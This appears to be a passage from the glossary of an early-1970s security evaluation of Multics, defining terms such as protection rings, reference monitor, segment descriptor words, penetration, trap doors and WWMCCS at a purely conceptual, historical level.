"A mode of operation under an operating system (supervisor or executive program) which provides a capability permitting various levels and categories or compartments of material to be concurrently stored and processed in an ADP system. In a remotely accessed resource-sharing system, the material can be selectively accessed and manipulated from variously controlled terminals by personnel having different security clearances and access approvals. This mode of operation can accomodate the concurrent processing and storage of (a) two or more levels of classified data, or (b) one or more levels of classified data with unclassified data depending upon the constraints placed on the systems by the Designated Approving Authority." <DOD73>

OS/360

OS/360 is the operating system for the IBM 360 line of computers. It is very similar to other conventional operating systems and has no outstanding security features.

Page

Segments may be broken up into 1024 word blocks called pages which may be stored in non-contiguous locations of memory.

Penetration

"The successful and repeatable extraction and identification of recognizable information from a protected data file or data set without any attendant arrests." <DOD73>

Process

"A process is a locus of control within an instruction sequence. That is, a process is that abstract entity which moves through the instructions of a procedure as the procedure is executed by a processor." <DEN66>

Process Data Segment (PDS)

The PDS is a per-process segment which contains various information about the process including the user identification and the ring 0 stack. The PDS is accessible only in ring 0 or in master mode.

Process Initlization Table (PIT)

The PIT is a per-process segment which contains additional information about the process. The PIT is readable in ring 4 and writable only in ring 0.

Protection Rings

Protection rings form an extension to the traditional master/slave mode relationship in which there are eight hierarchical levels of protection numbered 0 - 7. A given ring N may access rings N through 7 but may only call specific gate segments in rings 0 to N-1.

Reference Monitor

The reference monitor is that hardware/software combination which must monitor <u>all</u> references by any program to any data anywhere in the system to ensure the security rules are followed.

a. The monitor must be tamper proof.
b. The monitor must be invoked for <u>every</u>

reference to data anywhere in the system.
c. The monitor must be small enough to be proven correct.

Segment

A segment is the logical atomic unit of information in Multics. Segments have names and unique protection attributes and may contain up to 256K words. Segments are directly implemented by the HIS 645 and HIS 6180 hardware.

Segment Descriptor Word (SDW)

An sdw is a single entry in a Descriptor Segment. The SDW contains the absolute address of the page table of a segment (if one exists) or an indication that the page table does not exist. The SDW also contains the access control information for the segment.

Segment Loading Table (SLT)

The SLT contains a list of segments to be used at the time the system is brought up. All segments in the SLT come from the system tape.

signaller

"signaller is the hardcore ring privileged procedure responsible for signalling all fault and interrupt-produced errors." <SPS73>

Slave Mode

When the HIS 645 processor is in slave mode, certain processor instructions are inhibited and access control checking is enforced. The processor may enter master mode from slave mode only by signalling a fault of some kind.

Stack Base Register

The stack base register contains the segment number of the stack currently in use. In the original design of Multics, the stack base was locked so that interrupt handlers were guaranteed that it always pointed to a writable segment. This restriction was later removed allowing the user to change the stack base arbitrarily.

subverter

The subverter is a procedure designed to test the reliability of security hardware by periodically attempting illegal accesses.

Trap door

Trap doors are unnoticed pieces of code which may be inserted into a system by a penetrator. The trap door would remain dormant within the software until triggered by the agent. Trap doors inserted into the code implementing the reference monitor could bypass any and all security restrictions on the systems. Trap doors can potentially be inserted at any time during software development and use.

WWMCCS

WWMCCS, the World Wide Military Command and Control System, is designed to provide unified command and control functions for the Joint Chiefs of Staff. As part of the WWMCCS contract for procurement of a large number of HIS 6000 computers, a set of software modifications were made to GCOS, primarily in the area of security. The WWMCCS GCOS security system was found to be no more effective than the unmodified GCOS security, due to the inherent weaknesses of GCOS itself.